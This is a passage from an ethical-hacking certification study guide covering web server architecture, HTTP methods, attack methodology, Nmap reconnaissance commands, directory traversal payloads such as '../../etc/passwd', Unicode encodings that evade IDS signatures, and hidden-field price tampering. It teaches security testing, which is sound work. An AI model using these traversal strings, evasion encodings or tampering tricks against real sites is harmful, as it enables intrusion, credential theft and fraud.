- **A9: Using Components with Known Vulnerabilities** Components such as libraries, frameworks, and other software modules almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

- **A10: Insufficient Logging and Monitoring** Like #8, this was also included in the Top 10 based on an industry survey. Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected. One strategy for determining if sufficient monitoring is in place is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted. Most successful attacks start with vulnerability probing, and should be noted and acted upon at that stage. Allowing such probes to continue can raise the likelihood of successful exploit to exponentially.

(The OWASP Top 10 is free to use. It is licensed under the Creative Commons Attribution-ShareAlike 4.0 International License.)

OWASP also provides a really cool option for security education. WebGoat (<https://owasp.org/www-project-webgoat/>) is a deliberately insecure web application maintained by OWASP that is designed to teach web application security lessons. "The primary goal of the WebGoat project is simple: create a de-facto interactive teaching environment for web application security. In the future, the project team hopes to extend WebGoat into becoming a security benchmarking platform and a Java-based Web site Honeypot." You can install WebGoat on virtually any platform, it can interface with Java or .NET just fine, and it contains dozens of "lessons" displaying security vulnerabilities you should be aware of. It's actually a great idea when you think about it: a box you know is there but don't know much about holds numerous potential security flaws, and you get to test your skillset against it without endangering anything. Not bad for a goat...

I could go on and on with other organizations—they're endless. The Institute for Security and Open Methodologies (ISECOM), the Internet Society, the Open Source Initiative (OSI), and a bazillion

others are out there for your perusal. Most are trying to make web security better. Here's hoping they succeed.

When We Meet the Enemy, Will It Be Us?

You've purchased this book, so I don't have to tell you that interest in security, pen testing, and ethical hacking is real and growing. And on the face of it, what we're all doing about it is a very good thing. Training an army of good guys to secure our systems makes all sorts of sense, and if we don't look at things the way our adversaries do, we're not doing ourselves any favors. After all, one of the most quoted lines in all of history regarding all this is, "If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle." (Sun Tzu, *The Art of War*). But in some respects, isn't there a downside to all this?

Consider malware authors, for instance. Back in the early days of Internet networking, viruses weren't nearly as sophisticated as they are today and just didn't really matter to most folks. A decade or so passed, and all that changed. But what was really interesting about the whole situation was that it seemed those who wrote the best viruses got hired by the antivirus companies, and malware, to quote Ron Burgundy, "escalated quickly." Was "rewarding" terrible behavior a good practice or bad? Are systems better off today because AV companies hired people who thought like bad guys (because they were), or did the entire advent of all that force malware into loftier horizons (or deeper depths, depending on your perspective)?

I just did a search for "how to be a hacker." Over 243 million results. "How to hack a web server" returned almost 146 million. And "Scripts I can use to hack"? Almost 19 million. You

can find YouTube videos on every hacking tactic you can imagine, articles and whitepapers on hacking strategies and techniques, and tips for performing any particular hack that simplify the steps to the point my cat may be able to pull it off. Training opportunities (many of which are terrible wastes of time and money, despite well-known name providers) for “ethical” hacking abound. There are even wikis on everything you can imagine, including a really inane one titled “12 steps to becoming a hacker.” *Really?* That’s all it takes? Well, geez, why am I *not* hacking?

Are we creating the enemy? Are we making this information so available, so palatable, that those who wouldn’t otherwise join the fight on the dark side now see opportunity? Are we forcing the evolution of hacking mentality and techniques to greater sophistication by our efforts to be well informed and skilled in defense? Add to it all the monetization of “hacking” nowadays (the days of hacking being a community wherein the technology and the exploitation of it was purely an exercise in science, thinking, and tinkering are dead), and it gets even cloudier. I think the reward/risk comparative here closes the argument for me, but I just can’t help worrying about it. Will I, one day, face an enterprising young hacker who’d never considered hacking before but read an interesting book on it and went on to learn all he could? Maybe. But my guess, and hope, is that by that time the good guys will outnumber those on the other side. If not, I suppose the mirror is where we’ll all look for blame.

Attack Methodology

When you consider the sheer number of methodology steps EC-Council throws out there, it’s really a miracle anyone even bothers taking this exam. However, as I stated earlier, despite whatever you may think of their relevance in the day-to-day life and actions of real pen testers and hackers, methodology steps from ECC *are* testable.

Argue with me all you want and scoff at how dumb the steps are, but if you ignore them, you'll incorrectly answer test questions that aren't difficult. The choice is yours.

EC-Council defines six different stages in web server attack methodology: web server information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server password cracking. Thankfully, when it comes to web server attack methodology, these aren't so much phases to remember nor a step-by-step, foolproof method. Instead, they are ECC's recommendations on what to cover in your efforts so that you can organize your thoughts and ensure you don't overlook something. I don't believe you'll be asked about them in order (in other words, "What represents step 4 in the web server attack methodology?").

First off, you'll start out with information gathering and footprinting. Web server information gathering is done using methods like Internet searches about the target (traffic statistics and such), whois searches (we went over this little jewel back in Chapter 2), and reviewing the robots.txt file (a small file, made to be accessible and readable, that tells web spiders which pages *not* to crawl for indexing). Footprinting efforts in regard to web servers involve activities like banner grabbing (refer to the scintillating writeup on this in [Chapter 3](#)) and the use of a few tools more specialized for web server examinations. For example, Netcraft can provide some great high-level information. HTTPRecon and ID Serve work really well in identifying, reliably, the web server architecture and OS, and httpprint provides lots of really cool information.

Lastly, when it comes to footprinting and enumerating web servers, don't discount that wonderful little tool we covered back in [Chapter 3](#)—Nmap. There are a bajillion different methods in which to use Nmap to scan and enumerate boxes, and web servers are no exception. Here are a few Nmap commands you may find useful (in the real world and for your exam):

- **nmap --script http-trace -p80 localhost** Detects a vulnerable server that uses the TRACE method. HTTP TRACE

vulnerabilities are rare, and have been since 2012 or so.

- **nmap --script http-google-email <host>** Lists e-mail accounts. As an aside, this was released in 2011 and is not part of official Nmap releases, so you'll have to download it elsewhere for use.
- **nmap --script hostmap-* <host>** Discovers virtual hosts on an IP address that you are attempting to footprint. The * character is replaced by the name of the online dB you're attempting to query. For example, **hostmap-IP2Hosts** queries the dB at www.ip2hosts.com.
- **nmap --script http-enum -p80 <host>** Enumerates common web applications.
- **nmap -p80 --script http-robots.txt <host>** Grabs the robots.txt file.

Again, I find myself compelled to advise you to grab the tools and test them out for yourself. There are more Nmap commands than I can possibly include here—these are just a few primary ones to play with. Run Nmap scans against everything you own. Set up a web server in your lab and blast it with everything. It is, by far, the best way to learn.



NOTE A few other tools for web server footprinting you may wish to check out include Burp Suite (<https://portswigger.net/burp>), SpiderFoot (<https://www.spiderfoot.net>), X probe (<https://sourceforge.net/projects/xprobe/>), P0f (<https://github.com/p0f/p0f>), and Recon-ng (<https://github.com/lanmaster53/recon-ng>).

Next in our methodology line is website mirroring, and it is exactly what it sounds like. Wouldn't it be so much easier on you if you had

a copy of the website right there in your own lab to examine? It'd save you all that pesky network traffic generation from your constant banging on the "live" site and give you loads of time to examine structure and whatnot. While it's not necessarily the "quietest" thing in the world, nor is it always easy to obtain or always complete, if it's possible to grab a mirror image of the website, go for it. Some of the tools for pulling this off include GNU Wget, BlackWidow, HTTrack, WebCopier Pro, and SurfOffline.

In your next step, vulnerability scanning, if you have a means to get it running against the web server, a vulnerability scanner will give you practically everything you need to gain access. Nessus is probably the most common vulnerability scanner available, but it's certainly not the only option. Nikto is a vulnerability scanner more suited specifically for web servers. An open source tool, Nikto scans for virtually everything you can think of, including file problems, script errors, and server configuration errors. It can even be configured within Nessus to kick off a scan automatically when a web server is discovered! Plug-ins and signatures are numerous and varied, and they update automatically for you. The only drawback is that Nikto is a relatively noisy tool, much like Nessus and virtually every other vulnerability scanner, so you won't be running it stealthily.

In any case, if there is a way to pull it off, a good vulnerability scan against a web server is about as close to a guarantee as anything we've talked about thus far. It won't necessarily discover any bad unknowns, but it will show you the bad knowns, and that's all you can hope for at this juncture. By their very design, websites are open to the world, and many—not all, but many—will have something overlooked. Take your time and be patient; eventually your efforts will pay off.



NOTE The last steps in web server methodology, session hijacking and password cracking, are covered more

extensively elsewhere in this book. [Chapter 9](#) covers session hijacking in full, and password cracking is covered in [Chapter 5](#).

Web Server Architecture

At its most basic, a web server acts like any other server you already know about: it responds to requests from clients and provides a file or service in answer. This can be for any number of things in today's world, but let's just consider in this section the obvious exchange web servers were created for (we can cover some of the other craziness later). A request first comes from a client to open a TCP connection on (usually) port 80 or 443. After agreeing to the handshake on the page request, the server waits for an HTTP GET request from the client. This request asks for specific HTML code representing a website page. The server then looks through a storage area and finds the code that matches the request and provides it to the client.

This all sounds simple enough, but there's really a multitude of issues to think about just in that exchange. How does the server validate what the client is asking for? Does the server respond only to specific verbiage in the request, or can it get confused and respond with other actions? Where are the actual files of HTML (and other) code stored, and how are the permissions assigned to them? I could go on and on, but I think you can understand my point—and to get to some of the answers to these questions, I believe it's prudent we take some time and examine the makeup of the more common web servers in the marketplace.



EXAM TIP One topic bandied about a bit on exam study guides I've seen is the trifecta of web servers and where they should sit in the organization's network. In short, web functions generally have three sides: a web front end (a

server facing the Internet), an application server (internally, set up to do the work), and a database server (internally, for obvious purposes). You'll need to know the common-sense 10,000-foot view of all of it—where the servers should sit and what they're for.

When it comes to web servers, the landscape has changed dramatically in the past few years. Even as of the last edition of this book (2019), there were three major players on the block, whereas now there appears to be two, with third place a bit in the rearview mirror but gaining fast. According to web surveys conducted by W3Techs (<https://w3techs.com>), most web servers on the Internet are NGINX (<https://www.nginx.com/>, and pronounced "engine-x"), followed by Apache (<https://apache.org>) in second place and Cloudflare (<https://www.cloudflare.com/>) in third; at 34 percent, 33.4 percent, and 18.5 percent market share, respectively, at the time of writing.

Since its public release in 2004, NGINX has exploded in growth and is now in use by such recognizable Internet residents as Netflix, Hulu, the Discovery Channel, Dropbox, Pinterest, and a host of others. Internet Information Services (IIS) servers, Microsoft's web server platform that ruled the namespace for decades, not just fell in market share, it plummeted. IIS servers now make up only 6.9 percent of market share and Microsoft finds itself dead last in the category. Interestingly, the official ECC courseware doesn't even mention NGINX. As a matter of fact, it doesn't mention the different server types *at all*. Considering there's an entire chapter devoted to web servers in the official courseware, that comes as a bit of a surprise, to your humble author anyway, and is a gross oversight. Just as with system hacking, individual web server types offer different attack footprints, different security settings (or lack thereof), and different ways of handling communications. While I can't find anything specifically referencing individual web types, I'm adding the following few paragraphs because I think it's important

you at least understand they are all unique offerings, and each warrants due diligence to examine and learn.

When I completed the edition of this book for version 9, I was convinced it was very possible—scratch that, very *probable*—that by the time it found its way to print and readers finished their study for the exam that NGINX would have over 30 percent of the market share. Turns out I was almost right, as it shot straight to the top and IIS took a nosedive. The outlier here, and the most interesting player you may have never heard of, is Cloudflare. In just a couple years it has obtained substantial market share (with such notable clients as Etsy, the New York Times, SoundCloud, and [Investing.com](https://investing.com) using Cloudflare's server platform), and it will, no doubt, continue to expand its footprint.

Benchmarks prove NGINX edges out other lightweight web servers and proxies, and simply blows the doors off others (*Linux Journal* didn't trust the press and ran their own tests, largely coming to the same conclusion). Per the NGINX site, NGINX is "a free, open-source, high-performance HTTP server and reverse proxy, as well as an IMAP/POP3 proxy server. Unlike traditional servers, NGINX doesn't rely on threads to handle requests. Instead it uses a much more scalable event-driven (asynchronous) architecture. This architecture uses small, but more importantly, *predictable* amounts of memory under load." I guess it should come as no surprise that a high-performance web server that requires only small resources to run and has proven itself capable of running everything from small family sites to multinational clusters is a market giant. But when you throw in the fact that it's *free*, then it's not only a surprise—it's to be expected. You probably won't be tested on NGINX in this version of the exam, but at the rate this brand is growing, you can bet you will soon—or you should be.

Whereas many web servers and application servers use a simple threaded or process-based architecture, NGINX uses an event-driven architecture (<https://www.nginx.com/blog/inside-nginx-how-we-designed-for-performance-scale/>). It has a master process (which performs the privileged operations such as reading configuration and

binding to ports) and a number of worker and helper processes. While the most common, and easy to implement, method of network application design calls for assigning a thread or process to each connection, it doesn't scale well. NGINX uses a predictable process model that is tuned to the available hardware resources, speeding up the whole process:

- The master process performs privileged operations (reading configuration and binding to ports, etc.) and creates child processes.
- The cache loader process (child process created by master process) runs at startup and loads disk-based cache into memory. After doing so it exits stage left immediately, reducing resource demands.
- The cache manager process (child process created by master process) runs periodically, pruning entries from disk caches to maintain configured size boundaries.
- The worker processes (each a child process created by master process) then handle all the real work: network connections, reading and writing content to disk, and communicating with upstream servers.

NGINX has multiple resources for delving deep into architecture and other inner workings. For example, you can find a single infographic that shows all the bones of the architecture (<https://www.nginx.com/resources/library/infographic-inside-nginx/>). While I haven't yet found a single reference to NGINX anywhere in the official courseware, I highly recommend you add this—and other web server type architecture—to your study. It'll pay off, I promise.



EXAM TIP Don't get too concerned—you won't be saddled with a lot of minutiae on the exam concerning the

architecture of various web servers. If your goal is pure test study, you can breeze through much of this section. To help out, keep in mind a couple tips: First, Apache configuration is almost always done as part of a module within special files (`http.conf`, for instance, can be used to set server status), and the modules are appropriately named (`mod_negotiation`, for instance). Second, almost everything questioned on IIS configuration is going to come down to privileges, and IIS itself runs in the context of `LOCAL_SYSTEM` and spawns shells accordingly.

Former market leader Apache is an open source, powerful, and fast web server that typically runs on a Unix or Linux platform, although you can load and use it on a wide variety of operating systems. By and large, Apache servers haven't seemed to display as many, or as serious, vulnerabilities as their Microsoft IIS peers from the past, but this isn't to say they are foolproof. Several critical vulnerabilities on Apache servers have come to light in the past, making them as easy a target as anything else.



NOTE The tier system is something you'll need to be aware of in network design. N-tier architecture (aka multitier architecture) distributes processes across multiple servers. Each "tier" consists of a single role carried out by one (or more, or even a cluster of) computer systems. Typically this is carried out in "three-tier architecture," with a presentation tier, logic tier, and data tier, but there are other implementations.

While we're not diving so far down into Apache design and architecture as to drown ourselves in details, you do need to know a little about the basics. Apache is built modularly, with a core to hold

all the “magic” and modules to perform a wide variety of functions. Additionally, because of its open source nature, there is a huge library of publicly available add-ons to support functions and services. If you’re really interested in seeing some of the modules and learning about how they work, Apache provides a write-up and details at <http://httpd.apache.org/docs/current/mod/>. Figure 6-1 shows a very brief, overly simplistic view of the whole thing in practice (note the database does not have to be in the same OS container; in fact, it really shouldn’t be).




Figure 6-1 An overview of Apache design and architecture

Cloudflare is the hot-on-the-heels challenger to everyone else, and has seen rapid growth over the past couple of years. Architecture-wise (check out <https://support.cloudflare.com/hc/en-us/articles/205177068-How-does-Cloudflare-work-> and <https://www.cloudflare.com/media/pdf/cf-wp-dns-attacks.pdf>), Cloudflare is different than everyone else—namely because it’s...you know...*cloud based*. From Cloudflare’s various architecture sites (and a section cleverly entitled “The Future Doesn’t Come in a Box”),

“Cloudflare believes that architecture matters and that the only solution against massively distributed botnets is a massively distributed network. Cloudflare has based its service on this architectural approach.”

Cloudflare views its infrastructure much like Google sees its distributed-processing-based database and started with a very simple architecture with only three components in its very first rack: router, switch, and server. Today the rack is even simpler, often dropping the router entirely and using switches that can also handle enough of the routing table to route packets across the geographic region the data center serves. Rather than using load balancers or dedicated mitigation hardware, Cloudflare wrote software that uses Border Gateway Protocol (BGP) to distribute load geographically and also within each data center in the network. Cloudflare’s software dynamically allocates traffic load based on what is needed for a particular customer at a particular time, automatically spreading load across literally tens of thousands of servers.

Whether it’s NGINX, Apache, or Cloudflare, misconfiguration of the settings is the most common vulnerability that will be exploited. Areas of concern include error messaging, default passwords, SSL certificates, scripts, remote administrative functions, configuration files, and services on the machine. Properly configuring (restricting?) remote administration, eliminating unnecessary services, and changing any default passwords or accounts are pretty obvious best practices, but they’re so often overlooked it’s not even funny.

Other issues maybe aren’t as obvious, but should be concerning. What about error reporting? Sure, it’s helpful to you to leave on debug logging or to set everything to verbose when you’re trying to troubleshoot an issue, but isn’t that same information *really* useful to a bad guy? Are the SSL certificates in place current? What about default passwords? Are the config files and scripts properly protected and configured? Keep those configuration issues in mind when you start scratching at the front door; they’re usually keys that can open a lock or two.



EXAM TIP The `httpd.conf` file on Apache servers controls aspects including who can view the server status page (which just so happens to contain information on the server, hosts connected, and requests being attended to). For Apache servers configured with PHP, the `php.ini` file is one you want to look at for the verbose error messaging setting.

Finally, in our discussion about web server architecture, I'd be remiss if I didn't discuss the protocol behind the scenes in almost everything web related: HTTP. Don't worry, I'm not going to send you running to the edge of the nearest cliff with HTTP-minutiae madness. After all, this is a book on CEH, not one designed to make you a web designer. However, I do want to cover some of the basics that'll help you in your job and on the exam.

First, a shocking revelation: Hypertext Transfer Protocol was originally designed to transfer hypertext (and hypertext, to borrow a stellar definition from Wikipedia, is "structured text that uses logical links, aka hyperlinks, between nodes containing text"). In other words, HTTP was *designed* as a request—response Application layer protocol where a client could request *hypertext* from a server. This hypertext could be modified and set up in such a way as to provide resources to the requesting user agent (UA)—for instance, a web browser.

For example, a client requests a particular resource using its Uniform Resource Identifier (URI)—most commonly expressed for web requests in the form of a Uniform Resource Locator (URL)—and a server responds to the HTTP request by providing the resource requested. In practice, HTTP can be used for virtually anything—with good or bad intent. It also provides for (mostly) secure communication in its HTTPS version: HTTP over TLS, or HTTP over SSL. Although I could go on and on about other features of HTTP,

including some well-known attacks against the secure version (see [Chapter 11](#) for a discussion on Heartbleed and POODLE), what we really need to get to for your exam is the particular markup of hypertext most of us see every single day—HTML.



NOTE A really good article on the difference between URI and URL, and why we're all still battling over it, can be found here: <https://danielmiessler.com/study/difference-between-uri-url/>.

I think I'm safe in assuming that if you're reading this book and consider yourself a candidate for the CEH certification, you're probably already aware of what HTML is. For the sake of covering *everything*, HTML is simply a method to mark up hypertext so it will display accordingly in a browser. In other words, HTML files consist of a bunch of tags that tell the browser how to display the data inside. Tags such as ****, **<table>**, and **<body>** are probably easily recognized by anyone. Others, such as **<form>**, **<head>**, **<input type=____>**, and so on, may not be, but they sure hold some interesting details for the observant.



NOTE Although it's not really tested on the exam (yet), take a little time to explore XML. While HTML was designed specifically to display data, XML was created to transport and store data. XML tags are, basically, whatever you want them to be.

This simplicity makes HTML easy to work with but also has its own issues. For example, because tags start with the **<** character, it's tough to put this character into the text of a page; as soon as the

browser sees it, it thinks everything past it is a tag, until it sees the close character, >. To get around this, HTML entities were created. An HTML *entity* is a way of telling the browser to display those characters it would otherwise look at as a tag or part of the programming itself. There are tons of these entries, all of which you'll see later and can use in your efforts to crawl and confuse web servers, but the big ones are noted in [Table 6-1](#) (including the nonbreaking space, listed first).

Reserved Character in HTML	HTML Entity Version
	
"	"
'	'
&	&
<	<
>	>

Table 6-1 HTML Entities

So now that you know a little on HTML, let's take a closer look at HTTP. Specifically, we need to cover HTTP request methods. These are pretty straightforward and easy to understand, but they will worm their way into your exam at some point, so we'll cover the basics here. As previously mentioned, HTTP works as a request-response protocol, and several request methods are available. HTTP request methods include GET, HEAD, POST, PUT, DELETE, TRACE, and CONNECT. The W3C provides a great rundown of these methods (<https://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>), so why not stick with what the international community on web standards says about them?

- The GET method means retrieve whatever information (in the form of an entity) is identified by the Request-URI. (In short, it basically requests data from a resource: "Please send me the

HTML for the web page located at _insert-URL-here_.” The problem with it is that designers—especially early on—used HTTP GET to send data as well, and when sending data, the GET method adds the data to the URL. For example, if a GET was used in answering a bill for a credit card, you might see the URL display like this: <http://www.example.com/checkout?7568.asp/credit1234567890123456> [the underlined section showing the ridiculousness of using GET in this way].)

- The HEAD method is identical to GET except that the server *must not* return a message-body in the response. This method is often used for testing hypertext links for validity, accessibility, and recent modification (as well as for requesting headers and metadata).
- The POST method is used to request that the origin server accept the entity enclosed in the request as a new subordinate of the resource identified by the Request-URI in the Request-Line. The actual function performed by the POST method is determined by the server and is usually dependent on the Request-URI. (In short, it’s a better method of submitting data to a resource for processing. It can also be used to elicit a response, but its primary purpose is to provide data for the server to work with. POST is generally considered safer than GET because an admin can make it so it’s not stored in browser history or in the server logs, and it doesn’t display returned data in the URL.)
- The PUT method requests that the enclosed entity be stored under the supplied Request-URI. If the Request-URI refers to an already existing resource, the enclosed entity *should* be considered as a modified version of the one residing on the origin server. If the Request-URI does not point to an existing resource, and that URI is capable of being defined as a new resource by the requesting user agent, the origin server can create the resource with that URI.

- The DELETE method requests that the origin server delete the resource identified by the Request-URI.
- The TRACE method is used to invoke a remote, Application-layer loopback of the request message. The final recipient of the request *should* reflect the message received back to the client as the entity-body of a 200 (OK) response. (Interestingly, Microsoft decided to use TRACK instead of RFC-compliant TRACE.)
- The CONNECT method is reserved for use with a proxy that can dynamically switch to being a tunnel (for example, SSL tunneling).



NOTE Both POST and GET are client-side methods that can be manipulated with a web proxy. While GET is visible in a browser, POST is equally visible within a good-old Wireshark capture.

Last thing on HTTP (I promise) is a quick rundown on HTTP response messages. Why? Because you can glean information about your target based on what the protocol was designed to send back to you given a specific circumstance. I'm not going to dedicate a lot of page space to these response messages because they're barely mentioned on your exam, but they're still very important.

The first digit of the status code defines the class of response. The last two digits do not have any categorization role, but more thoroughly define the response intent. There are five values for the first digit:

- **1xx: Informational** Request received, continuing process.
- **2xx: Success** The action was successfully received, understood, and accepted.

- **3xx: Redirection** Further action must be taken in order to complete the request.
- **4xx: Client Error** The request contains bad syntax or cannot be fulfilled.
- **5xx: Server Error** The server failed to fulfill an apparently valid request.

See what I mean? Could sending a URL requesting a resource and receiving a 5xx message back help determine server issues? Maybe. A 4xx receipt? Better check my URL and see if it's right. A 3xx return? That might be very interesting...



EXAM TIP Need something else to worry about, security-wise? Don't forget about third-party scripts and apps. Many organizations make use of third-party scripts for functions such as marketing, and so on, that can be exploited to gain access to the server's data.

Web Server Attacks

So, we know a little about web server architecture and have a little background information on the terminology, but the question remains, "How do we hack them?" It's a good question, and one we'll tackle in this section. Many other attack vectors also apply to web servers—password attacks, denial of service, man in the middle (sniffing), DNS poisoning (aka hijacking), and phishing—but there are many more. Web server attacks are broad, multiple, and varied, and we'll hit the highlights here, both for your career and for your exam.



EXAM TIP DNS amplification is an attack manipulating recursive DNS to DoS a target. The bad guy uses a botnet to amplify DNS answers to the target until it can't do anything else.

Directory traversal is one form of attack that's common and successful, at least on older servers. To explore this attack, think about the web server architecture. When you get down to it, it's basically a big set of files in folders, just like any other server you have on your network. The server software is designed to accept requests and answer by providing files from specific locations on the server. It follows, then, that there are other folders on the server (maybe even *outside* the website delivery world) that hold important commands and information.

For a broad example, suppose all of a website's HTML files, images, and other items are located in a single folder (FOLDER_A) off the root of the machine, while all the administrative files for the server itself are located in a separate folder (FOLDER_B) off the root. Usually HTML requests come to the web server software asking for a web page, and by default the server goes to FOLDER_A to retrieve them. However, what if you could somehow send a request to the web server software that instead says, "Server, I know you normally go to FOLDER_A for HTML requests. But this time, would you please just jump up and over to FOLDER_B and execute this command?" [Figure 6-2](#) shows this in action.

HTTP://../..../..../Windows\system32\cmd.exe

Server directs the request away from wwwroot, up to the root folder, then down to system32, where a command shell is opened on the web server.




Figure 6-2 Directory traversal

Welcome to directory traversal. In this attack, the hacker attempts to access restricted directories and execute commands outside intended web server directories. Also known as the dot-dot-slash attack, directory climbing, and backtracking, this attack basically sends HTTP requests asking the server to drop back to the root directory and give access to other folders. An example of just such a command might look like this:

```
http://www.example.com/../../../../etc/passwd
```

The dot-dot-slashes are intended to take the shell back to the root and then to pull up the password file. Given that directory traversal was largely eliminated as a threat long ago in most servers, you may be wondering why it's included here. Well, I'll give you two reasons. First, as I've noted several times previously, you're not

looking to bust the latest and greatest—you're looking to find the easiest path in, and oftentimes it's an old legacy box no one even remembered was on the network. Second, and perhaps more importantly for you right now, directory traversal will be on your exam. Directory traversal take a little trial and error, and, again, it isn't effective on servers that take steps to protect input validation.



EXAM TIP ECC sometimes asks about parameter or URL tampering. In short, you just manipulate parameters within the URL string in hopes of modifying data such as permissions and elevation of privileges, prices and quantities of goods, and credentials. The trick is to simply look at the URL and find parameters you can adjust and resend.

A major problem with directory traversal is that it's sometimes fairly noisy. Signature-based IDSs have rules in place to look for dot-dot-slash strings and the like. One method for getting around this is to use Unicode in the string to represent the dots and slashes. As you're probably already aware, several Unicode strings can be used to represent characters and codes. In general, the `%2e` code can represent a dot, whereas `%2f` can represent a slash. Putting them together, your Unicode string would look like this:

`%2e%2e%2f`

Additionally, don't be afraid to mix up your Unicode in different variations; `%2e%2e/` and `../%2f` are examples.



EXAM TIP This dot-dot-slash attack is also known as a variant of Unicode or unvalidated input attack. *Unicode* is a

standard for ensuring consistent encoding and text representation and can be accepted by servers for malicious purposes. *Unvalidated input* means the server has not been configured to accept only specific input during an HTTP GET, so an attacker can craft the request to ask for command prompts, to try administrative access passwords, and so on.

Another easy and simple attack vector involves manipulating the hidden field *on the source code of the page*. See, back in the day, web developers simply trusted users wouldn't bother looking at the source code (assuming they were too stupid or apathetic), and they relied on poor coding practices. The thought was that if the users didn't see it displayed in their browsers, they wouldn't know it was there. To take advantage of this, developers used an HTML code attribute called "hidden." Despite the fact that it's a well-known but unsecured method to transmit data, especially on shopping sites, and it's a generally accepted fact that the web page itself shouldn't be holding this information, the use of the hidden attribute for pricing and other options is still pretty prevalent. To see how it works, check out the following code I took from a website a few years back:

```
<INPUT TYPE=HIDDEN NAME="item_id" VALUE="SurfBoard_81345"  
<INPUT TYPE=HIDDEN NAME="price" VALUE="$659.99"  
<INPUT TYPE=HIDDEN NAME="add" VALUE="1"  
...
```

Suppose I *really* wanted a surfboard but *really* didn't want to pay \$659.99 for it. I could simply save the code from this page to my desktop (being sure to check for Unicode encoding if prompted to), change the "price" value to something more reasonable (such as 9.99), save the code, and then open it in a browser. The same web page would appear, and when I clicked the Add To Cart button, the surfboard would be added to my cart, with a cost to me of \$9.99. Obviously, this amounts to theft, and you could get into a world of

trouble trying this, so please don't be ridiculous and attempt this. The idea here isn't to show you how to steal things; it's to show you how poor coding can cost a business. Not to mention, the hidden field can carry other things too. For example, might the following line, which I found on another forum website earlier, be of interest to you?

```
<INPUT TYPE=HIDDEN NAME="Password" VALUE="Xyc756r"
```

